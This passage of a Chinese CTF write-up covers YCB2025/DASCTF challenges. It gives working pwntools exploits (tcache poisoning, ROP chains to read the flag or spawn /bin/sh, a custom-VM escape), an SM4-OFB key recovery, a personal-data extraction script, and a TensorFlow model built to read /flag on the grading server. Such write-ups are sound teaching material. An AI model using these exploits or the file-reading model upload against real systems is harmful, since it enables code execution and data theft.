add(0,0x70)
add(1,0x70)
show(1)
io.recvline()
base=u64(io.recv(6)+b'\x00\x00')-0x21b780
```

最后劫持environ指针,leak栈地址,进行栈溢出,使用orw的ROP打印flag

需要二次注入ROP,单次写的长度不足

代码块

```
add(0,0x60)
free(0)
add(1,0x60)
free(0)
stack=base+libc.sym.environ
edit(1,0x10,p64(stack-0x10))
add(0,0x60)
add(1,0x60)
show(1)
io.recvline()
stack=u64(io.recv(6)+b'\x00\x00')-0x140#8
print(hex(stack))
add(0,0x50)
free(0)
add(1,0x50)
free(0)
edit(1,8,p64(stack-0x10))
add(0,0x50)
edit(0,0x18,b"./flag.txt\x00")
add(1,0x50)
rdi=base+0x000000000002a3e5
rsi=base+0x000000000002be51
rdx=base+0x000000000011f357#double
read=base+libc.sym.read
payload=p64(rdi)+p64(0)+p64(rsi)+p64(stack+0x38)+p64(rdx)+p64(0x400)*2+p64(read
)
edit(1,0x50,payload)
pause()
flag=stack+0x38
payload
=b"./flag\x00\x00"+p64(rdi)+p64(flag)+p64(rsi)+p64(0)+p64(rdx)+p64(0)*2+p64(bas
e+libc.sym.open)
```

```
payload+=p64(rdi)+p64(3)+p64(rsi)+p64(stack+0x200)+p64(rdx)+p64(0x50)*2+p64(base+libc.sym.read)
payload+=p64(rdi)+p64(1)+p64(base+libc.sym.write)
io.send(payload)
io.interactive()
```

stack | solved

代码块

```
from pwn import *
#io=process('./pwn')
libc=ELF('./libc.so.6')
#context.log_level='debug'
io=remote("45.40.247.139",18789)
payload=p64(0)+p64(0x291)+b'\x00'*0xf8+p8(0x5f)
#gdb.attach(io)
io.send(payload)
io.recvuntil(b"magic number:")
base=int(io.recvline()[:-1],10)
base=base//4
base=base-0x16B0
pie=base
print(hex(base))
ret=base+0x16D5
printf=base+0x1150
#gdb.attach(io)
payload =p64(0)+p64(0x291)+b'\x00'*0xf8
payload+=p64(base+0x12C9)+p64(ret)+p64(base+0x163A)
io.send(payload)
io.recvuntil(b"Good luck!\n")
base=u64(io.recv(6)+b'\x00\x00')-0x21b780
print(hex(base))
rdi=base+0x000000000002a3e5
rsi=base+0x000000000002be51
rdx=base+0x000000000011f357
rcx=base+0x000000000003d1ee
rbp=base+0x000000000002a2e0
rbx=base+0x0000000000035dd1
#gdb.attach(io)
magic=pie+0x12B2
payload =p64(0)+p64(0x291)+b'\x00'*0xe0
payload+=p64(ret)*0x10
payload+=p64(rbp)+p64(pie+0x4200+0x3d)+p64(rbx)+p64(0x67616C66)+p64(magic)
payload+=p64(rdi)+p64(0x10000000000000000-100)+p64(rsi)+p64(pie+0x4200)+p64(rdx)+p64(0)*2+p64(base+libc.sym.openat)
```

```
payload+=p64(rdi)+p64(1)+p64(rsi)+p64(3)+p64(rdx)+p64(0)*2+p64(rcx)+p64(0x100)+
p64(base+libc.sym.sendfile)
io.send(payload)
io.interactive()
```

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  init();
  work();
  return 0LL;
}
```

mian中存在两个函数,init和work

```
__int64 init()
{
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  *(_QWORD *)&seed = time(0LL);
  srand(seed);
  for ( n2 = 0LL; n2 <= 2; n2 = rand() % 5 )
    ;
  qword_4040 = (_QWORD)main * n2;
  heap = malloc(0x1000uLL);
  sandbox();
  memset(heap, 0, 0x2000uLL);
  heap = (char *)heap - 672;
  qword_4018 = (__int64)heap + 256;
  *((_QWORD *)heap + 32) = (char *)heap + 4096;
  *(_QWORD *)(qword_4018 + 8) = exit_0;
  n2_0 = 0LL;
  return 0LL;
}
```

其中init函数进行了一些初始化:设置了一个3/4的随机数,设置了一个全局变量(于PIE有关),开启了沙箱

清空了这个tachebins并将heap设置到了heap_base

以及将一枚函数指针(exit_0)设置到堆上(重点)

最后设置旗帜n2_0为0

```
1  __int64 work()
2  {
3    puts("Welcome to YCB2025!");
4    puts("Good luck!");
5    read(0, heap, 0x2000uLL);
6    if ( (unsigned __int64)n2_0 > 2 )
7    {
8      puts("Bye~");
9      exit(0);
10   }
11   ++n2_0;
12   return 0LL;
13 }
```

work函数可以从堆基址写入0x2000字节,且每次 调用work都会为旗帜n2_0+=1

如果n2_0>2则work无法返回

```
text:0000000000001681 loc_1681:                               ; CODE XREF: work+47Tj
text:0000000000001681                 mov     rax, cs:n2_0
text:0000000000001688                 add     rax, 1
text:000000000000168C                 mov     cs:n2_0, rax
text:0000000000001693                 mov     rax, cs:qword_4018
text:000000000000169A                 mov     rbp, rax
text:000000000000169D                 mov     rsp, rbp
text:00000000000016A0                 xor     rax, rax
text:00000000000016A3                 pop     rbp
text:00000000000016A4                 retn
text:00000000000016A4 work            endp
text:00000000000016A4
text:00000000000016A5
text:00000000000016A5 ; =============== S U B R O U T I N E =======================================
```

work函数的结尾有一段奇怪的汇编,这段汇编会将栈迁移到堆上,返回地址为init设置的函数指针

如果我们想写入ROP,就要从read(0,heap,0x2000)溢出

由于程序开启了PIE,导致我们无法直接ROP

```
// positive sp value has been detected, the output may be wrong!
__int64 magic()
{
  printf("magic number:%lld\n", qword_4040);    // 0x1357
  return work();
}
```

程序中存在magic,可以打印出main地址与随机数的乘积

所以可以泄露pie,并再次进入work函数

此时可以利用elf中的gadget进行rop

```
.text:00000000000012C9 ; FILE **sub_12C9()
.text:00000000000012C9 sub_12C9        proc near
.text:00000000000012C9 ; __unwind {
.text:00000000000012C9                 endbr64
.text:00000000000012CD                 sub     rsp, 8
.text:00000000000012D1                 mov     rax, cs:qword_4090
.text:00000000000012D8                 test    rax, rax
.text:00000000000012DB                 jnz     short loc_1329
.text:00000000000012DD                 mov     cs:qword_4090, 1
.text:00000000000012E8                 lea     rax, stdout
.text:00000000000012EF                 mov     cs:qword_4098, rax
.text:00000000000012F6                 mov     rax, cs:qword_4098
.text:00000000000012FD                 lea     rdx, stdout     ; rtld_fini
.text:0000000000001304                 cmp     rax, rdx
.text:0000000000001307                 jnz     short loc_1312
.text:0000000000001309                 mov     rax, cs:qword_4098
.text:0000000000001310                 jmp     short loc_1329
.text:0000000000001312 ; ---------------------------------------------------------------------------
.text:0000000000001312
.text:0000000000001312 loc_1312:                               ; CODE XREF: sub_12C9+3E↑j
.text:0000000000001312                 mov     cs:qword_4090, 0FFFFFFFFFFFFFFFFh
.text:000000000000131D                 call    start
.text:0000000000001322 ; ---------------------------------------------------------------------------
.text:0000000000001322                 mov     eax, 0
.text:0000000000001327                 jmp     short $+2
.text:0000000000001329 ; ---------------------------------------------------------------------------
.text:0000000000001329
.text:0000000000001329 loc_1329:                               ; CODE XREF: sub_12C9+12↑j
.text:0000000000001329                                         ; sub_12C9+47↑j ...
```

在这个魔术链中可以获取stdout中的值到rax中

```
.text:000000000000161F
.text:000000000000161F
.text:000000000000161F ; __int64 work()
.text:000000000000161F work            proc near               ; CODE XREF: magic+32↑p
.text:000000000000161F                                         ; main+17↓p
.text:000000000000161F ; __unwind {
.text:000000000000161F                 endbr64
.text:0000000000001623                 push    rbp
.text:0000000000001624                 lea     rax, aWelcomeToYcb20 ; "Welcome to YCB2025!"
.text:000000000000162B                 mov     rdi, rax        ; s
.text:000000000000162E                 call    _puts
.text:0000000000001633                 lea     rax, aGoodLuck  ; "Good luck!"
.text:000000000000163A                 mov     rdi, rax        ; s
.text:000000000000163D                 call    _puts
.text:0000000000001642                 mov     rax, cs:heap
.text:0000000000001649                 mov     edx, 2000h      ; nbytes
.text:000000000000164E                 mov     rsi, rax        ; buf
.text:0000000000001651                 mov     edi, 0          ; fd
.text:0000000000001656                 call    _read
.text:000000000000165B                 mov     rax, cs:n2_0
.text:0000000000001662                 cmp     rax, 2
.text:0000000000001666                 jbe     short loc_1681
.text:0000000000001668                 lea     rax, aBye_0     ; "Bye~"
.text:000000000000166F                 mov     rdi, rax        ; s
.text:0000000000001672                 call    _puts
.text:0000000000001677                 mov     edi, 0          ; status
.text:000000000000167C                 call    _exit
.text:0000000000001681 ; ---------------------------------------------------------------------------
.text:0000000000001681
```

跳回work可以将_2_1_stdout打印出来

此时获得了libc地址,随后进行最后一次溢出,注入orw的ROP即可

Mvmps | solved

代码块

```python
from pwn import *
elf = ELF("./pwn")
libc = ELF("./libc.so.6")
#io = remote("45.40.247.139", 22327)
io=process('./pwn')
def val(op):
    return ord(op) if isinstance(op, str) else op

def rgs0(buf, choice, num):
    b0 = ((val(choice) << 2) | 0) & 0xff
    buf += bytes([b0]) + (num & 0xffffff).to_bytes(3, 'big')
    return buf

def rgs1(buf, choice, r):
    b0 = ((val(choice) << 2) | 1) & 0xff
    buf += bytes([b0, r & 0xff])
    return buf

def rgs2(buf, choice, a, b):
    b0 = ((val(choice) << 2) | 2) & 0xff
    buf += bytes([b0, a & 0xff, b & 0xff])
    return buf

```

```python
def rgs3(buf, choice, r, imm):
    b0 = ((val(choice) << 2) | 3) & 0xff
    buf += bytes([b0, r & 0xff]) + p32(imm & 0xffffffff)
    return buf

sp_alloc = lambda buf, n: rgs0(buf, '$', n)
sp_free = lambda buf, n: rgs0(buf, '%', n)
mov_rgstoi = lambda buf, r, i: rgs3(buf, 3, r, i)
add_rgstoi = lambda buf, r, i: rgs3(buf, 10, r, i)
mov_rgstorgs = lambda buf, a, b: rgs2(buf, 3, a, b)
add_rgstorgs = lambda buf, a, b: rgs2(buf, 10, a, b)
shl_rgstoi = lambda buf, r, i: rgs3(buf, 7, r, i)
shr_rgstoi = lambda buf, r, i: rgs3(buf, 8, r, i)
push_rgs = lambda buf, r: rgs1(buf, 31, r)
pop_rgs = lambda buf, r: rgs1(buf, 32, r)

def push_p64(buf, base, off, tmp=3):
    buf = mov_rgstorgs(buf, tmp, base)
    buf = add_rgstoi(buf, tmp, off)
    buf = push_rgs(buf, tmp)
    buf = shr_rgstoi(buf, tmp, 32)
    buf = sp_free(buf, 2)
    buf = push_rgs(buf, tmp)
    buf = sp_free(buf, 2)
    return buf
buf = bytearray()
binsh = next(libc.search(b"/bin/sh"))
system = libc.symbols.system
pop_rdi = 0x2a3e5
pop_rsp = 0x35732
ret = 0x35733
#=-=========================================leak libc
payload = sp_alloc(buf, 0x420)
payload = pop_rgs(buf, 0)
payload = pop_rgs(buf, 1)
payload = add_rgstoi(buf, 0, -1*libc.sym.puts)
payload = shl_rgstoi(buf, 0, 32)
payload = shr_rgstoi(buf, 0, 32)
payload = shl_rgstoi(buf, 1, 32)
payload = add_rgstorgs(buf, 0, 1)
payload = mov_rgstorgs(buf, 2, 0)
#=========================================make ROP
payload = sp_free(buf, 0x201)
payload = push_p64(buf, 2, pop_rdi)
payload = push_p64(buf, 2, binsh)
payload = push_p64(buf, 2, ret)
payload = push_p64(buf, 2, system)
```

```
#=========================================stack hijack
payload = sp_alloc(buf, 0x20f)
payload = mov_rgstoi(buf, 5, 0)
payload = mov_rgstoi(buf, 4, 0x405828)
payload = push_rgs(buf, 5)
payload = push_rgs(buf, 4)
payload = sp_free(buf, 3)
payload = push_p64(buf, 2, pop_rsp)
payload=bytes(payload)
#=========================================
io.send(payload)
io.interactive()
```

通过对自定义指令集的逆向,将opcode对应的指令集制作出来

代码块

```
def val(op):
    return ord(op) if isinstance(op, str) else op

def rgs0(buf, choice, num):
    b0 = ((val(choice) << 2) | 0) & 0xff
    buf += bytes([b0]) + (num & 0xffffff).to_bytes(3, 'big')
    return buf

def rgs1(buf, choice, r):
    b0 = ((val(choice) << 2) | 1) & 0xff
    buf += bytes([b0, r & 0xff])
    return buf

def rgs2(buf, choice, a, b):
    b0 = ((val(choice) << 2) | 2) & 0xff
    buf += bytes([b0, a & 0xff, b & 0xff])
    return buf

def rgs3(buf, choice, r, imm):
    b0 = ((val(choice) << 2) | 3) & 0xff
    buf += bytes([b0, r & 0xff]) + p32(imm & 0xffffffff)
    return buf

sp_alloc = lambda buf, n: rgs0(buf, '$', n)
sp_free = lambda buf, n: rgs0(buf, '%', n)
mov_rgstoi = lambda buf, r, i: rgs3(buf, 3, r, i)
add_rgstoi = lambda buf, r, i: rgs3(buf, 10, r, i)
mov_rgstorgs = lambda buf, a, b: rgs2(buf, 3, a, b)
add_rgstorgs = lambda buf, a, b: rgs2(buf, 10, a, b)
```

```
shl_rgstoi = lambda buf, r, i: rgs3(buf, 7, r, i)
shr_rgstoi = lambda buf, r, i: rgs3(buf, 8, r, i)
push_rgs = lambda buf, r: rgs1(buf, 31, r)
pop_rgs = lambda buf, r: rgs1(buf, 32, r)
```

开始攻击,第一步获得libc基地址

代码块

```
payload = sp_alloc(buf, 0x420)
payload = pop_rgs(buf, 0)
payload = pop_rgs(buf, 1)
payload = add_rgstoi(buf, 0, -1*libc.sym.puts)
payload = shl_rgstoi(buf, 0, 32)
payload = shr_rgstoi(buf, 0, 32)
payload = shl_rgstoi(buf, 1, 32)
payload = add_rgstorgs(buf, 0, 1)
payload = mov_rgstorgs(buf, 2, 0)
```

此时可以泄露出puts的got表中的真实地址,减去puts的真实地址得到libc基址

然后在vm自定义的堆栈区域构造出rop链

代码块

```
payload = sp_free(buf, 0x201)
payload = push_p64(buf, 2, pop_rdi)
payload = push_p64(buf, 2, binsh)
payload = push_p64(buf, 2, ret)
payload = push_p64(buf, 2, system)
```

最后使用`pop rsp`进行栈迁移,执行刚刚布置的ROP

即可执行system("/bin/sh")

代码块

```
payload = sp_alloc(buf, 0x20f)
payload = mov_rgstoi(buf, 5, 0)
payload = mov_rgstoi(buf, 4, 0x405828)
payload = push_rgs(buf, 5)
payload = push_rgs(buf, 4)
payload = sp_free(buf, 3)
payload = push_p64(buf, 2, pop_rsp)
payload=bytes(payload)
```

DS&Ai

SM4-OFB | solved

题目名就可以看出采用了SM4-OFB加密，OFB下密文只是明文和密钥流 `xor` 的结果，同时密钥流是相对独立地生成的（仅和 `iv` 和密钥有关）

注意到每行的iv是固定的，推测密钥相同，故直接上明文攻击，xor一下就有密钥（测试过程略去，结论是每个单元格是分别加密的），后面就比较 *trivial* 了

代码块

```
from pwn import xor
from Crypto.Util.Padding import pad,unpad
from hashlib import md5
import pandas as pd

def getkey():
    a = bytes.fromhex('1451374401262f5d9ca4657bcdd9687eac8baace87de269e6659fdbc1f3ea41c')
    org = pad(str(2200001973090078766).encode(),16)
    key = xor(org,a)
    return key

file_path = './competition/dasctf2025/个人信息表.xlsx'
df = pd.read_excel(file_path, sheet_name=0, header=None)
key = getkey()

for i in range(1,1000):
    row = df.iloc[i]
    name = unpad(xor(bytes.fromhex(row[1]),key,cut='min'),16)
    # breakpoint()
    if name == "何浩璐".encode():
        f = unpad(xor(bytes.fromhex(row[3]),key,cut='min'),16)
        print(f)
        print(md5(f).hexdigest())
        break

# b'120000197404101676'
# fbb80148b75e98b18d65be446f505fcc
```

dataIdSort | solved

sort.py

代码块

```
import re
import csv

def extract_and_save(filename):
    # 身份证模式
    id_pattern = r'\d{17}[\dXx]|\d{6}-\d{8}-[\dXx]{4}|\d{6} \d{8} [\dXx]{4}'
    id_coefficients = [7, 9, 10, 5, 8, 4, 2, 1, 6, 3, 7, 9, 10, 5, 8, 4, 2]
    id_check_table = {0: '1', 1: '0', 2: 'X', 3: '9', 4: '8', 5: '7', 6: '6', 7: '5', 8: '4', 9: '3', 10: '2'}

    common_bankcard_prefixes = {
        '622848', '622700', '621700', '622262', '622188',
        '622200', '622568', '622609', '622908', '622518'
    }

    def is_valid_id(id_str):
        clean = id_str.replace('-', '').replace(' ', '')
        if len(clean) != 18:
            return False
        try:
            if clean[:6] in common_bankcard_prefixes:
                return False
            total = sum(int(clean[i]) * id_coefficients[i] for i in range(17))
            remainder = total % 11
            expected = id_check_table[remainder]
            return expected == clean[17].upper()
        except:
            return False

    phone_pattern = r'(?:\(\+86\)|\+86)?\s*(\d{3}(?:[\s\-]\d{4}[\s\-]\d{4}|\d{8}))'
    valid_prefixes = {
        '134', '135', '136', '137', '138', '139', '147', '148', '150', '151', '152', '157', '158', '159', '172', '178',
        '182', '183', '184', '187', '188', '195', '198', '130', '131', '132', '140', '145', '146', '155', '156', '166',
        '167', '171', '175', '176', '185', '186', '196', '133', '149', '153', '173', '174', '177', '180', '181', '189',
        '190', '191', '193', '199'
    }

    def is_valid_phone(phone_str):
        clean = re.sub(r'[^\d]', '', phone_str)
        if len(clean) != 11 and len(clean) != 13:
            return False
        if len(clean) == 11:
            return clean[:3] in valid_prefixes
```

```
        if len(clean) == 13:
            return clean[2:5] in valid_prefixes

    # 银行卡号模式
    bankcard_pattern = r'(?<!\d)\d{16,19}(?!\d)'

    common_bankcard_prefixes = {
        '622848', '622700', '621700', '622262', '622188',
        '622200', '622568', '622609', '622908', '622518'
    }

    def luhn_check(card_number):
        """Luhn算法校验"""
        total = 0
        # 从右到左遍历
        for i, digit in enumerate(reversed(card_number)):
            num = int(digit)
            if i % 2 == 1:  # 偶数位（从右往左数，索引从0开始）
                num *= 2
                if num > 9:
                    num = num // 10 + num % 10  # 各位数字相加
            total += num
        return total % 10 == 0

    def is_valid_bankcard(card_str):
        """验证银行卡号"""
        # 检查长度
        if len(card_str) < 16 or len(card_str) > 19:
            return False

        # 检查是否全为数字
        if not card_str.isdigit():
            return False

        # 检查常见前缀
        has_common_prefix = any(card_str.startswith(prefix) for prefix in
common_bankcard_prefixes)
        if not has_common_prefix:
            return False

        # Luhn算法校验
        return luhn_check(card_str)

    # IP地址模式
    ip_pattern = r'(?<!\d)(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(?:25[0-
5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.
(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)(?!\d)'
```

```
87
88      def is_valid_ip(ip_str):
89          parts = ip_str.split('.')
90          if len(parts) != 4:
91              return False
92          for part in parts:
93              if not 0 <= int(part) <= 255:
94                  return False
95          return True
96
97      # MAC地址模式
98      mac_pattern = r'[0-9A-Fa-f]{2}:[0-9A-Fa-f]{2}:[0-9A-Fa-f]{2}:[0-9A-Fa-f]
    {2}:[0-9A-Fa-f]{2}:[0-9A-Fa-f]{2}'
99
100     def is_valid_mac(mac_str):
101         return True
102
103     results = []
104
105     with open(filename, 'r', encoding='utf-8') as f:
106         content = f.read()
107         check = []  # 用于排除手机号取身份证前11位的情况
108
109         # 身份证匹配
110         for match in re.findall(id_pattern, content):
111             if is_valid_id(match):
112                 check.append(match[:11])
113                 results.append(['idcard', match])
114
115
116         # 手机号匹配
117         for match in re.finditer(phone_pattern, content):
118             full_match = match.group()
119             if is_valid_phone(full_match):
120
121                 if full_match[0] == " ":
122                     full_match = full_match[1:len(full_match)]
123                 if full_match not in check:
124                     results.append(['phone', full_match.strip() ])
125
126         # 银行卡号匹配
127         bankcard_matches = re.findall(bankcard_pattern, content)
128
129         for match in bankcard_matches:
130             if is_valid_bankcard(match):
131                 results.append(['bankcard', match])
132
```

```
        # IP地址匹配
        ip_matches = re.findall(ip_pattern, content)
        for match in ip_matches:
            if is_valid_ip(match):
                results.append(['ip', match])

        # MAC地址匹配
        mac_matches = re.findall(mac_pattern, content)
        for match in mac_matches:
            if is_valid_mac(match):
                results.append(['mac', match])



    with open('output.csv', 'w', newline='', encoding='utf-8') as f:
        writer = csv.writer(f)
        writer.writerow(['category', 'value'])
        writer.writerows(results)

extract_and_save('data.txt')
```

结果展示区:（请注意，刷新页面结果将清空）

文件名	上传状态	上传相关备注	分数(百分比)	FLAG
output.csv	1	上传成功	96.240%	give_you_flag_when_score>98%
output.csv	1	上传成功	97.269%	give_you_flag_when_score>98%
output.csv	1	上传成功	97.269%	give_you_flag_when_score>98%
output.csv	1	上传成功	97.269%	give_you_flag_when_score>98%
output.csv	1	上传成功	98.322%	DASCTF{0186198098518158603635854332981 8}

满天繁星 | solved

假设星星在特征空间中的位置决定了它属于哪个星团，且最近的已知样本能正确分类：

代码块

```
import numpy as np
from scipy.spatial import distance
from sklearn.preprocessing import StandardScaler

# 加载数据
data = np.loadtxt("data.npy.gz")
core_data = np.loadtxt("known_samples.npy.gz")
print("数据形状 - core_data:", core_data.shape, "data:", data.shape)

all_data = np.vstack((core_data, data))
class_count = len(core_data)

# 方法1: 尝试标准化
```

```python
scaler = StandardScaler()
all_data_scaled = scaler.fit_transform(all_data)

out_labels = np.full((all_data.shape[0],), -1)
out_labels[:256] = np.arange(256)

# 使用标准化后的数据计算距离
dists = distance.cdist(all_data_scaled[256:], all_data_scaled[:256],
metric='euclidean')
nearest = np.argmin(dists, axis=1)
out_labels[256:] = nearest

# 检查结果分布
unique, counts = np.unique(out_labels[256:], return_counts=True)
print("各类别样本数:", dict(zip(unique, counts)))

# 生成文件
file_data = bytes(out_labels[256:].astype(np.uint8))
print("生成的文件长度:", len(file_data))
print("文件头:", file_data[:4].hex())
print("文件尾:", file_data[-4:].hex())

with open("flag_debug.jpg", "wb") as f:
    f.write(file_data)

print("文件已保存为 flag_debug.jpg")
```

Mini-modelscope | solved

直接上个月的ccb原题？？


https://blog.csdn.net/Aluxian_/article/details/151867798

代码块

```
# build_model_tfio.py
# 使用纯 TensorFlow op 在 Graph 中读取 /flag 并作为 signature 返回
# 运行环境需要安装 tensorflow (建议 tensorflow-cpu)
#
# 生成: model.zip

import os
import zipfile

try:
    import tensorflow as tf
except Exception as e:
    raise SystemExit("请先安装 TensorFlow: pip install tensorflow-cpu\n错误: " +
str(e))

OUT_DIR = "model_saved"
```

```python
ZIP_PATH = "model.zip"

# 清理
if os.path.exists(OUT_DIR):
    import shutil
    shutil.rmtree(OUT_DIR)
if os.path.exists(ZIP_PATH):
    os.remove(ZIP_PATH)

# 纯 TF 的 serve 函数：在 Graph 中读取 /flag，确保返回 tf.Tensor (dtype=tf.string)
@tf.function(input_signature=[tf.TensorSpec(shape=[None, 1], dtype=tf.float32)])
def serve_fn(x):
    # tf.io.read_file 是一个图操作，返回 tf.Tensor(dtype=tf.string, shape=())
    data = tf.io.read_file("/flag")

    # 为兼容一些加载器/调用方，明确设置形状（标量），或者扩展成 [batch] 形式：
    # 1) 若调用端期待标量 string：直接返回 data
    # 2) 若调用端以 batch 形式调用（输入是 [N,1]），可以把 data 扩成 [N]
    #    下面示例把 data 重复为与输入 batch size 相同的向量
    batch_size = tf.shape(x)[0]
    data_vec = tf.repeat(tf.expand_dims(data, 0), repeats=batch_size)  # shape [batch_size]
    # 返回 dict，prediction 保持为 shape [batch_size] 的 tf.string 张量
    return {"prediction": data_vec}

# 备用的纯 TF signature（不读取文件），便于测试加载器是否能读取 SavedModel
@tf.function(input_signature=[tf.TensorSpec(shape=[None, 1], dtype=tf.float32)])
def noop_fn(x):
    batch_size = tf.shape(x)[0]
    const = tf.constant("MODEL_OK", dtype=tf.string)
    vec = tf.repeat(tf.expand_dims(const, 0), repeats=batch_size)
    return {"prediction": vec}

# 保存 Module，并显式把 "serve" signature 写入
class ModelModule(tf.Module):
    @tf.function(input_signature=[tf.TensorSpec(shape=[None, 1], dtype=tf.float32)])
    def __call__(self, x):
        return serve_fn(x)

module = ModelModule()
tf.saved_model.save(module, OUT_DIR, signatures={"serve": serve_fn, "noop": noop_fn})

# 打包为 zip
```

```python
with zipfile.ZipFile(ZIP_PATH, "w", compression=zipfile.ZIP_DEFLATED) as zf:
    for root, dirs, files in os.walk(OUT_DIR):
        for fname in files:
            full = os.path.join(root, fname)
            arcname = os.path.relpath(full, OUT_DIR)
            zf.write(full, arcname)

print("SavedModel saved to:", OUT_DIR)
print("Zipped to:", ZIP_PATH)

```



魔搭 mini —— 线性模型加载器

test value : tf.constant([[1.0]], dtype=tf.float32)

上传打包后的模型文件 **model.zip**

浏览... 未选择文件。 上传并运行模型

```
# 调用模型
result = signature(tf.constant([[1.0]], dtype=tf.float32))
print(result)
print("预测结果:", result['prediction'].numpy())
```

推理结果：

```
预测结果: {'prediction': <tf.Tensor: shape=(1,), dtype=string, numpy=array([b'DASCTF{5026031428175724788050401691113 6}\n'], dtype=object)>}
[b'DASCTF{50260314281757247880504016911136}\n']
```